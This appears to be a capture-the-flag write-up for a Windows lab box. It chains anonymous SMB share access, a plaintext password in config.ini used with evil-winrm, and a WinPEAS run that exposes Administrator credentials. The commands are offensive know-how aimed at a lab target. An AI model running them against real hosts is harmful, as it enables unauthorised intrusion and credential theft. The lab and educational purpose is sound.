Caring
Overview
Caring is a very easy Windows box that chains two straightforward credential
exposures. An open Config SMB share contains a config.ini file with
plaintext credentials for the local user claudio. Logging in via WinRM and
running WinPEAS reveals Administrator credentials stored on the box, enabling a
direct WinRM login as Administrator.
Path: open SMB share → config.ini credentials → WinRM as claudio →
WinPEAS → Administrator credentials → root.
Enumeration
A full TCP scan against the target reveals a Windows host with SMB and WinRM open, but no web service.
$ nmap -p- -A 10.129.95.244
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664-49670/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows

WinRM on 5985 means that valid credentials will give us a shell directly.
Foothold — Open SMB Share
Anonymous SMB enumeration lists four shares, including a non-default Config
share:
$ smbclient -L 10.129.95.244
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Config          Disk
        IPC$            IPC       Remote IPC
        Users           Disk
The Config share is accessible without credentials and contains a single file:
$ smbclient //10.129.95.244/Config
smb: \> ls
  config.ini    A  4749  Thu Nov 26 12:19:35 2020
smb: \> get config.ini
The config.ini file contains plaintext credentials for the claudio account:

The same credentials are confirmed in the file:

User
With claudio’s credentials in hand, WinRM gives us a shell:
$ evil-winrm -u claudio -p PurpleHaze! -i 10.129.95.244

The session lands as a standard unprivileged user.
Privilege Escalation — WinPEAS
Running WinPEAS to identify escalation paths:
*Evil-WinRM* PS> upload /home/titan/HTB/Caring/winPEASany.exe
*Evil-WinRM* PS> .\winPEASany.exe

WinPEAS surfaces Administrator credentials stored on the system:

Root
With the Administrator credentials recovered, logging in via WinRM gives a session with full privileges:

Both the user flag (from claudio’s desktop) and the root flag (from
Administrator’s desktop) are readable from their respective sessions.
Takeaways
- Unauthenticated SMB shares containing config files are a direct path to credentials — always require authentication on file shares, even for “read-only” configuration directories.
- Credentials stored in plaintext on disk (picked up by WinPEAS) are a common escalation vector on Windows; secrets managers or DPAPI-protected storage should be used instead.